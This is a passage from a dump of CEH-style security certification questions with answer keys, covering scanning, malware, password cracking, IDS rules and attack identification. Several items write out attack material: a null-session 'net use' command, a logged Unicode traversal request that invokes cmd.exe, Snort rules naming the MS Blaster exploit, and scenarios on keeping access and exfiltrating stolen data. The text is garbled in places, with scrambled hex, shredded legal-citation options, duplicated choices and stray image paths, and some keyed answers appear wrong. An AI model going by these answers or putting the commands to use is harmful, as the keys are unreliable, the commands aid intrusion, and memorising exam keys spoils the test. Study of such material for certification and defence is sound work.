Contextual output encoding/escaping could be used as the primary defense mechanism to stop Cross-site Scripting (XSS) attacks.
References:
https://en.wikipedia.org/wiki/Cross-site_scripting#Contextual_output_encoding.2Fescaping_of_string_input

NEW QUESTION 469
- (Exam Topic 5)
An Internet Service Provider (ISP) has a need to authenticate users connecting using analog modems, Digital Subscriber Lines (DSL), wireless data services, and Virtual Private Networks (VPN) over a Frame Relay network.
Which AAA protocol is most likely able to handle this requirement?

A. RADIUS
B. DIAMETER
C. Kerberos
D. TACACS+

Answer: A

Explanation:
Because of the broad support and the ubiquitous nature of the RADIUS protocol, it is often used by ISPs and enterprises to manage access to the Internet or internal networks, wireless networks, and integrated e-mail services. These networks may incorporate modems, DSL, access points, VPNs, network ports, web servers, etc.
References: https://en.wikipedia.org/wiki/RADIUS

NEW QUESTION 471
- (Exam Topic 5)
You work as a Security Analyst for a retail organization. In securing the company's network, you set up a firewall and an IDS. However, hackers are able to attack the network. After investigating, you discover that your IDS is not configured properly and therefore is unable to trigger alarms when needed. What type of alert is the IDS giving?

A. False Negative
B. False Positive
C. True Negative
D. True Positive

Answer: A

Explanation:
A false negative error, or in short false negative, is where a test result indicates that a condition failed, while it actually was successful. I.e. erroneously no effect has been assumed.
References: https://en.wikipedia.org/wiki/False_positives_and_false_negatives#False_negative_error

NEW QUESTION 476
- (Exam Topic 5)
During a security audit of IT processes, an IS auditor found that there were no documented security procedures. What should the IS auditor do?

A. Identify and evaluate existing practices
B. Create a procedures document
C. Conduct compliance testing
D. Terminate the audit

Answer: A

Explanation:
The auditor should first evaluated existing policies and practices to identify problem areas and opportunities.

NEW QUESTION 477
- (Exam Topic 5)
A hacker has managed to gain access to a Linux host and stolen the password file from /etc/passwd. How can he use it?

A. The password file does not contain the passwords themselves.
B. He can open it and read the user ids and corresponding passwords.
C. The file reveals the passwords to the root user only.
D. He cannot read it because it is encrypted.

Answer: A

NEW QUESTION 478
- (Exam Topic 6)
What type of malware is it that restricts access to a computer system that it infects and demands that the user pay a certain amount of money, cryptocurrency, etc. to the operators of the malware to remove the restriction?

A. Ransomware
B. Riskware
C. Adware
D. Spyware

Answer: A

NEW QUESTION 483
- (Exam Topic 6)
Matthew received an email with an attachment named “YouWon$10Grand.zip.” The zip file contains a file named “HowToClaimYourPrize.docx.exe.” Out of excitement and curiosity, Matthew opened the said file. Without his knowledge, the file copies itself to Matthew’s APPDATA\local directory and begins to beacon to a Command-and-control server to download additional malicious binaries. What type of malware has Matthew encountered?

A. Key-logger
B. Trojan
C. Worm
D. Macro Virus

Answer: B

NEW QUESTION 484
- (Exam Topic 6)
Neil notices that a single address is generating traffic from its port 500 to port 500 of several other machines on the network. This scan is eating up most of the network bandwidth and Neil is concerned. As a security professional, what would you infer from this scan?

A. It is a network fault and the originating machine is in a network loop
B. It is a worm that is malfunctioning or hardcoded to scan on port 500
C. The attacker is trying to detect machines on the network which have SSL enabled
D. The attacker is trying to determine the type of VPN implementation and checking for IPSec

Answer: D

NEW QUESTION 487
- (Exam Topic 6)
Which of the following is NOT an ideal choice for biometric controls?

A. Iris patterns
B. Fingerprints
C. Height and weight
D. Voice

Answer: C

NEW QUESTION 490
- (Exam Topic 6)
Which of the following is a wireless network detector that is commonly found on Linux?

A. Kismet
B. Abel
C. Netstumbler
D. Nessus

Answer: A

NEW QUESTION 493
- (Exam Topic 6)
It has been reported to you that someone has caused an information spillage on their computer. You go to the computer, disconnect it from the network, remove the keyboard and mouse, and power it down. What step in incident handling did you just complete?

A. Containment
B. Eradication
C. Recovery
D. Discovery

Answer: A

NEW QUESTION 497
- (Exam Topic 6)
As an Ethical Hacker you are capturing traffic from your customer network with Wireshark and you need to find and verify just SMTP traffic. What command in Wireshark will help you to find this kind of traffic?

A. request smtp 25
B. tcp.port eq 25
C. smtp port
D. tcp.contains port 25

Answer: B

NEW QUESTION 501
- (Exam Topic 6)
What is the term coined for logging, recording and resolving events in a company?

A. Internal Procedure
B. Security Policy

C. Incident Management Process
D. Metrics

Answer: C

NEW QUESTION 506
- (Exam Topic 6)
You've just gained root access to a Centos 6 server after days of trying. What tool should you use to maintain access?

A. Disable Key Services
B. Create User Account
C. Download and Install Netcat
D. Disable IPTables

Answer: B

NEW QUESTION 509
- (Exam Topic 6)
Which of the following BEST describes the mechanism of a Boot Sector Virus?

A. Moves the MBR to another location on the hard disk and copies itself to the original location of the MBR
B. Moves the MBR to another location on the RAM and copies itself to the original location of the MBR
C. Overwrites the original MBR and only executes the new virus code
D. Modifies directory table entries so that directory entries point to the virus code instead of the actual program

Answer: A

NEW QUESTION 514
- (Exam Topic 6)
A hacker was able to easily gain access to a website. He was able to log in via the frontend user login form of the website using default or commonly used credentials. This exploitation is an example of what Software design flaw?

A. Insufficient security management
B. Insufficient database hardening
C. Insufficient input validation
D. Insufficient exception handling

Answer: B

NEW QUESTION 517
- (Exam Topic 6)
What would you type on the Windows command line in order to launch the Computer Management Console provided that you are logged in as an admin?

A. c:\compmgmt.msc
B. c:\gpedit
C. c:\ncpa.cpl
D. c:\services.msc

Answer: A

NEW QUESTION 518
- (Exam Topic 6)
TCP/IP stack fingerprinting is the passive collection of configuration attributes from a remote device during standard layer 4 network communications. Which of the following tools can be used for passive OS fingerprinting?

A. nmap
B. ping
C. tracert
D. tcpdump

Answer: D

NEW QUESTION 521
- (Exam Topic 6)
In which phase of the ethical hacking process can Google hacking be employed? This is a technique that involves manipulating a search string with specific operators to search for vulnerabilities.
Example:
allintitle: root passwd

A. Maintaining Access
B. Gaining Access
C. Reconnaissance
D. Scanning and Enumeration

Answer: C

NEW QUESTION 524
- (Exam Topic 6)
Which of the following will perform an Xmas scan using NMAP?

A. nmap -sA 192.168.1.254
B. nmap -sP 192.168.1.254
C. nmap -sX 192.168.1.254
D. nmap -sV 192.168.1.254

Answer: C

NEW QUESTION 526
- (Exam Topic 6)
Which among the following is a Windows command that a hacker can use to list all the shares to which the current user context has access?

A. NET FILE
B. NET USE
C. NET CONFIG
D. NET VIEW

Answer: B

NEW QUESTION 531
- (Exam Topic 6)
You want to analyze packets on your wireless network. Which program would you use?

A. Wireshark with Airpcap
B. Airsnort with Airpcap
C. Wireshark with Winpcap
D. Ethereal with Winpcap

Answer: A

NEW QUESTION 532
- (Exam Topic 6)
A software tester is randomly generating invalid inputs in an attempt to crash the program. Which of the following is a software testing technique used to determine if a software program properly handles a wide range of invalid input?

A. Mutating
B. Randomizing
C. Fuzzing
D. Bounding

Answer: C

NEW QUESTION 534
- (Exam Topic 6)
Sandra has been actively scanning the client network on which she is doing a vulnerability assessment test. While conducting a port scan she notices open ports in the range of 135 to 139.
What protocol is most likely to be listening on those ports?

A. Finger
B. FTP
C. Samba
D. SMB

Answer: D

NEW QUESTION 539
- (Exam Topic 6)
Destination unreachable administratively prohibited messages can inform the hacker to what?

A. That a circuit level proxy has been installed and is filtering traffic
B. That his/her scans are being blocked by a honeypot or jail
C. That the packets are being malformed by the scanning software
D. That a router or other packet-filtering device is blocking traffic
E. That the network is functioning normally

Answer: D

NEW QUESTION 544
- (Exam Topic 6)
A company recently hired your team of Ethical Hackers to test the security of their network systems. The company wants to have the attack be as realistic as possible. They did not provide any information besides the name of their company. What phase of security testing would your team jump in right away?

A. Scanning
B. Reconnaissance

C. Escalation
D. Enumeration

Answer: B

NEW QUESTION 549
- (Exam Topic 6)
XOR is a common cryptographic tool. 10110001 XOR 00111010 is?

A. 10111100
B. 11011000
C. 10011101
D. 10001011

Answer: D

NEW QUESTION 554
- (Exam Topic 6)
Which of the following Nmap commands would be used to perform a stack fingerprinting?

A. Nmap -O -p80 <host(s.>
B. Nmap -hU -Q<host(s.>
C. Nmap -sT -p <host(s.>
D. Nmap -u -o -w2 <host>
E. Nmap -sS -0p targe

Answer: B

NEW QUESTION 559
- (Exam Topic 6)
Which of the following BEST describes how Address Resolution Protocol (ARP) works?

A. It sends a reply packet for a specific IP, asking for the MAC address
B. It sends a reply packet to all the network elements, asking for the MAC address from a specific IP
C. It sends a request packet to all the network elements, asking for the domain name from a specific IP
D. It sends a request packet to all the network elements, asking for the MAC address from a specific IP

Answer: D

NEW QUESTION 563
- (Exam Topic 6)
Which of the following is the BEST approach to prevent Cross-site Scripting (XSS) flaws?

A. Use digital certificates to authenticate a server prior to sending data.
B. Verify access right before allowing access to protected information and UI controls.
C. Verify access right before allowing access to protected information and UI controls.
D. Validate and escape all information sent to a server.

Answer: D

NEW QUESTION 564
- (Exam Topic 6)
What tool should you use when you need to analyze extracted metadata from files you collected when you were in the initial stage of penetration test (information gathering)?

A. Armitage
B. Dimitry
C. Metagoofil
D. cdpsnarf

Answer: C

NEW QUESTION 568
- (Exam Topic 6)
Which of the following is designed to verify and authenticate individuals taking part in a data exchange within an enterprise?

A. SOA
B. Single-Sign On
C. PKI
D. Biometrics

Answer: C

NEW QUESTION 569
- (Exam Topic 6)

Which type of Nmap scan is the most reliable, but also the most visible, and likely to be picked up by and IDS?

A. SYN scan
B. ACK scan
C. RST scan
D. Connect scan
E. FIN scan

Answer: D

NEW QUESTION 573
- (Exam Topic 6)
Your next door neighbor, that you do not get along with, is having issues with their network, so he yells to his spouse the network's SSID and password and you hear them both clearly. What do you do with this information?

A. Nothing, but suggest to him to change the network's SSID and password.
B. Sell his SSID and password to friends that come to your house, so it doesn't slow down your network.
C. Log onto to his network, after all it's his fault that you can get in.
D. Only use his network when you have large downloads so you don't tax your own network.

Answer: A

NEW QUESTION 578
- (Exam Topic 6)
Knowing the nature of backup tapes, which of the following is the MOST RECOMMENDED way of storing backup tapes?

A. In a cool dry environment
B. Inside the data center for faster retrieval in a fireproof safe
C. In a climate controlled facility offsite
D. On a different floor in the same building

Answer: C

NEW QUESTION 579
- (Exam Topic 6)
A recent security audit revealed that there were indeed several occasions that the company's network was breached. After investigating, you discover that your IDS is not configured properly and therefore is unable to trigger alarms when needed. What type of alert is the IDS giving?

A. True Positive
B. False Negative
C. False Positive
D. False Positive

Answer: B

NEW QUESTION 584
- (Exam Topic 6)
The following are types of Bluetooth attack EXCEPT ?

A. Bluejacking
B. Bluesmaking
C. Bluesnarfing
D. Bluedriving

Answer: D

NEW QUESTION 586
- (Exam Topic 6)
Suppose you've gained access to your client's hybrid network. On which port should you listen to in order to know which Microsoft Windows workstations has its file sharing enabled?

A. 1433
B. 161
C. 445
D. 3389

Answer: C

NEW QUESTION 591
- (Exam Topic 6)
What are two things that are possible when scanning UDP ports? (Choose two.)

A. A reset will be returned
B. An ICMP message will be returned
C. The four-way handshake will not be completed
D. An RFC 1294 message will be returned
E. Nothing

Answer: BE

NEW QUESTION 594
- (Exam Topic 6)
Which of the following is a vulnerability in GNU’s bash shell (discovered in September of 2014) that gives attackers access to run remote commands on a vulnerable system?

A. Shellshock
B. Rootshell
C. Rootshock
D. Shellbash

Answer: A

NEW QUESTION 598
- (Exam Topic 6)
While doing a Black box pen test via the TCP port (80), you noticed that the traffic gets blocked when you tried to pass IRC traffic from a web enabled host. However, you also noticed that outbound HTTP traffic is being allowed. What type of firewall is being utilized for the outbound traffic?

A. Stateful
B. Application
C. Circuit
D. Packet Filtering


Answer: B

NEW QUESTION 602
- (Exam Topic 7)
E- mail scams and mail fraud are regulated by which of the following?

A. 18 U.S.
B. pa
C. 1030 Fraud and Related activity in connection with Computers
D. 18 U.S.
E. pa
F. 1029 Fraud and Related activity in connection with Access Devices
G. 18 U.S.
H. pa
I. 1362 Communication Lines, Stations, or Systems
J. 18 U.S.
K. pa
L. 2510 Wire and Electronic Communications Interception and Interception of Oral Communication

Answer: A

NEW QUESTION 604
- (Exam Topic 7)
Study the snort rule given below:



```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135
(msg: “NETBIOS DCERPC ISystemActivator bind attempt”;
flow:to_server, established; content: “|05|”; distance: 0; within: 1;
content: “|ob|”; distance: 1; within: 1; byte_test: 1, &, 1, 0, relative;
content: “|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|”;
distance: 29; within: 16; reference: cve, CAN-2003-0352;
classtype: attempted-admin; sid: 2192; rev: 1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg: “NETBIOS SMB
DCERPC ISystemActivator bind attempt”; flow: to_server, established;
content: “|FF|SMB|25|”; nocase; offset:4, depth:5; content: “|26 00|”;
nocase; distance:5; within: 12; content: “|05|”; distance:0; within:1;
content: “|ob|”; distance: 1; within: 1; byte_test: 1, &, 1, 0, relative;
content: “|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|”;
distance: 29; within: 16; reference: cve, CAN-2003-0352;
classtype: attempted-admin; sid: 2193; rev: 1;)
```

From the options below, choose the exploit against which this rule applies.

A. WebDav
B. SQL Slammer
C. MS Blaster
D. MyDoom

Answer: C

NEW QUESTION 605

- (Exam Topic 7)
How can you determine if an LM hash you extracted contains a password that is less than 8 characters long?

A. There is no way to tell because a hash cannot be reversed
B. The right most portion of the hash is always the same
C. The hash always starts with AB923D
D. The left most portion of the hash is always the same
E. A portion of the hash will be all 0's

Answer: B

NEW QUESTION 608
- (Exam Topic 7)
In the context of Windows Security, what is a 'null' user?

A. A user that has no skills
B. An account that has been suspended by the admin
C. A pseudo account that has no username and password
D. A pseudo account that was created for security administration purpose

Answer: C

NEW QUESTION 612
- (Exam Topic 7)
Eric has discovered a fantastic package of tools named Dsniff on the Internet. He has learnt to use these tools in his lab and is now ready for real world exploitation. He was able to effectively intercept communications between the two entities and establish credentials with both sides of the connections. The two remote ends of the communication never notice that Eric is relaying the information between the two. What would you call this attack?

A. Interceptor
B. Man-in-the-middle
C. ARP Proxy
D. Poisoning Attack

Answer: B

NEW QUESTION 614
- (Exam Topic 7)
You have successfully logged on a Linux system. You want to now cover your trade Your login attempt may be logged on several files located in /var/log. Which file does NOT belongs to the list:

A. user.log
B. auth.fesg
C. wtmp
D. btmp

Answer: C

NEW QUESTION 619
- (Exam Topic 7)
What is the following command used for? net use \targetipc$ "" /u:""

A. Grabbing the etc/passwd file
B. Grabbing the SAM
C. Connecting to a Linux computer through Samba.
D. This command is used to connect as a null session
E. Enumeration of Cisco routers

Answer: D

NEW QUESTION 624
- (Exam Topic 7)
If a token and 4-digit personal identification number (PIN) are used to access a computer system and the token performs off-line checking for the correct PIN, what type of attack is possible?

A. Birthday
B. Brute force
C. Man-in-the-middle
D. Smurf


Answer: B

NEW QUESTION 628
- (Exam Topic 7)
You work for Acme Corporation as Sales Manager. The company has tight network security restrictions. You are trying to steal data from the company's Sales database (Sales.xls) and transfer them to your home computer. Your company filters and monitors traffic that leaves from the internal network to the Internet. How will you achieve this without raising suspicion?

A. Encrypt the Sales.xls using PGP and e-mail it to your personal gmail account
B. Package the Sales.xls using Trojan wrappers and telnet them back your home computer
C. You can conceal the Sales.xls database in another file like photo.jpg or other files and send it out in an innocent looking email or file transfer using Steganography techniques
D. Change the extension of Sales.xls to sales.txt and upload them as attachment to your hotmail account

Answer: C

NEW QUESTION 632
- (Exam Topic 7)
Peter extracts the SIDs list from Windows 2000 Server machine using the hacking tool "SIDExtractor". Here is the output of the SIDs:



```
s-1-5-21-1125394485-807628933-54978560-100Johns
s-1-5-21-1125394485-807628933-54978560-652Rebecca
s-1-5-21-1125394485-807628933-54978560-412Sheela
s-1-5-21-1125394485-807628933-54978560-999Shawn
s-1-5-21-1125394485-807628933-54978560-777Somia
s-1-5-21-1125394485-807628933-54978560-500chang
s-1-5-21-1125394485-807628933-54978560-555Micah
```

From the above list identify the user account with System Administrator privileges.

A. John
B. Rebecca
C. Sheela
D. Shawn
E. Somia
F. Chang
G. Micah

Answer: F

NEW QUESTION 635
- (Exam Topic 7)
You are attempting to crack LM Manager hashed from Windows 2000 SAM file. You will be using LM Brute force hacking tool for decryption. What encryption algorithm will you be decrypting?

A. MD4
B. DES
C. SHA
D. SSL

Answer: B

NEW QUESTION 637
- (Exam Topic 7)
Fingerprinting an Operating System helps a cracker because:

A. It defines exactly what software you have installed
B. It opens a security-delayed window based on the port being scanned
C. It doesn't depend on the patches that have been applied to fix existing security holes
D. It informs the cracker of which vulnerabilities he may be able to exploit on your system

Answer: D

NEW QUESTION 641
- (Exam Topic 7)
A user on your Windows 2000 network has discovered that he can use L0phtcrack to sniff the SMB exchanges which carry user logons. The user is plugged into a hub with 23 other systems.
However, he is unable to capture any logons though he knows that other users are logging in. What do you think is the most likely reason behind this?

A. There is a NIDS present on that segment.
B. Kerberos is preventing it.
C. Windows logons cannot be sniffed.
D. L0phtcrack only sniffs logons to web servers.


Answer: B

NEW QUESTION 642
- (Exam Topic 7)
What port number is used by LDAP protocol?

A. 110
B. 389
C. 464
D. 445

Answer: B

NEW QUESTION 644
- (Exam Topic 7)
Study the following log extract and identify the attack.



```
12/26-07:0622:31.167035 207.219.207.240:1882 -> 17216.1.106:80
TCP TTL:13 TTL:50 TOS:0x0 IP:53476 DFF
***AP*** Seq: 0x2BDC107 Ack: 0x1CB9F186 Win: 0x2238 TcpLen: 20
47 45 54 20 2F 6D 73 61 64 63 2F 2E 2E C0 AF 2E GET /msadc/.....
2E 2F 2E 2E C0 AF 2E 2E 2F 2E 2E C0 AF 2E 2E 2F ./....../....../
77 69 6E 6E 74 2F 73 79 73 74 65 6D 33 32 2F 63 winnt/system32/c
6D 64 2E 65 78 65 3F 2F 63 2B 64 69 72 2B 63 3A md.exe?/c+dir+c:
5C 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 \ HTTP/1.1..Acce
70 74 3A 20 69 6D 61 67 65 2F 67 69 66 2C 20 69 pt: image/gif, i
6D 61 67 65 2F 78 2D 78 62 69 74 6D 61 70 2C 20 mage/x-xbitmap
69 6D 61 67 65 2F 6A 70 65 67 2C 20 69 6D 61 67 image/jpeg, imag
65 2F 70 6A 70 65 67 2C 20 61 70 70 6C 69 63 61 e/pjpeg, applica
74 69 6F 6E 2F 76 6E 64 2E 6D 73 2D 65 78 63 65 tion/vnd.ms-exce
6C 2C 20 61 70 70 6C 69 63 61 74 69 6F 6E 2F 6D l, application/m
73 77 6F 72 64 2C 20 61 70 70 6C 69 63 61 74 69 sword, applicati
6F 6E 2F 76 6E 64 2E 6D 73 2D 70 6F 77 65 72 70 on/vnd.ms-powerp
6F 69 6E 74 2C 20 2A 2F 2A 0D 0A 41 63 63 65 70 oint, */*..Accep
74 2D 4C 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 ozilla/age: en-u
73 0D 0A 62 6C 65 3B 20 4D 53 49 45 20 35 2E 30 atible;pt-EncodJ
6E 67 3A 57 69 6E 64 6F 77 73 20 39 35 29 0D 0A 1; Windo, deflat
65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D e..User-Agent: M
6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 ozilla/4.0 (comp
61 74 69 62 6C 65 3B 20 4D 53 49 45 20 35 2E 30 atible; MSIE 5.0
31 3B 20 57 69 6E 64 6F 77 73 20 39 35 29 0D 0A 1; Windows 95)..
48 6F 73 74 3A 20 6C 61 62 2E 77 69 72 65 74 72 Host: lib.bvxttr
69 70 2E 6E 65 74 0D 0A 43 6F 6E 6E 65 63 74 69 ip.org..Connecti
6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A on: Keep-Alive..
43 6F 6F 6B 69 65 3A 20 41 53 50 53 45 53 53 49 Cookie: ASPSESSI
4F 4E 49 44 47 51 51 51 51 51 5A 55 3D 4B 4E 4F ONIDGQQQQQZU=KNO
48 4D 4F 4A 41 4B 50 46 4F 50 48 4D 4C 41 50 4E HMOJAKPFOPHMLAPN
49 46 49 46 42 0D 0A 0D 0A 41 50 4E 49 46 49 46 IFIFB....APNIFIF
42 0D 0A 0D 0A B....
```

A. Hexcode Attack
B. Cross Site Scripting
C. Multiple Domain Traversal Attack
D. Unicode Directory Traversal Attack

Answer: D

NEW QUESTION 646
- (Exam Topic 7)
You have retrieved the raw hash values from a Windows 2000 Domain Controller. Using social engineering, you come to know that they are enforcing strong passwords. You understand that all users are required to use passwords that are at least 8 characters in length. All passwords must also use 3 of the 4 following categories: lower case letters, capital letters, numbers and special characters. With your existing knowledge of users, likely user account names and the possibility that they will choose the easiest passwords possible, what would be the fastest type of password cracking attack you can run against these hash values and still get results?

A. Online Attack
B. Dictionary Attack
C. Brute Force Attack
D. Hybrid Attack

Answer: D

NEW QUESTION 648
- (Exam Topic 7)
_____ is a tool that can hide processes from the process list, can hide files, registry entries, and intercept keystrokes.

A. Trojan
